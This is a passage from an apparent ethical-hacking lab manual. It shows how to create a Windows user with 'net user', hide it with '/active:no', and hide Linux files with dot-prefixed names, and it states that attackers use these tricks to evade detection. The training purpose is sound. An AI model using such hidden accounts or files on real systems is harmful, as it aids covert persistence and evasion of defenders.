
```
 Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
04/07/2022  08:32 AM    <DIR>          Test
               0 File(s)              0 bytes
               3 Dir(s)  17,507,315,712 bytes free

C:\Users\Admin\Desktop>net user Test /add
The command completed successfully.


C:\Users\Admin\Desktop>net user Test /active:yes
The command completed successfully.


C:\Users\Admin\Desktop>
```

13. Click on windows icon and click on user **Admin** to see the users list, you can see that the user **Test** is added to the list.




14. To hide the user account type **net user Test /active:no** and press **Enter**. The Test account is removed from the list.







15. Now, let us hide files in **Parrot Security Machine**, switch to **Parrot Security** virtual Machine.
16. In **Parrot Security** machine open a terminal window and type **cd Desktop** and press **Enter** to navigate to **Desktop**.
17. Type **mkdir Test** and press **Enter** to create **Test** directory on **Desktop**.



18. Type **cd Test** and press **Enter** to navigate into **Test** directory.
19. Now, type **>> Sample.txt** and press **Enter** to create **Sample.txt** file.




20. Type **touch Sample.txt** and press **Enter**. To view the contents type **ls** and press **Enter**.
21. In the terminal window type **touch .Secret.txt** and press **Enter** to create **Secret.txt** file.



22. Type **ls** and press **Enter** to view the contents of the **Test** folder, you can see that only **Sample.txt** file can be seen and **Secret.txt** file is hidden.

23. Type **ls -al** and press **Enter** to view all the contents in the **Test** directory. We can see that **Secret.txt** file is visible now.



Note: In a real scenario, attackers may attempt to conceal artifacts corresponding to their malicious behavior to bypass security controls. Attackers leverage this OS feature to conceal artifacts such as directories, user accounts, files, folders, or other system-related artifacts within the existing artifacts to circumvent detection.

24. This concludes the demonstration of hiding artifacts in Windows and Linux machines
25. Close all open windows and document all the acquired information.
26. Turn off the **Parrot Security** machine.

Task 5: Clear Windows Machine Logs using CCleaner

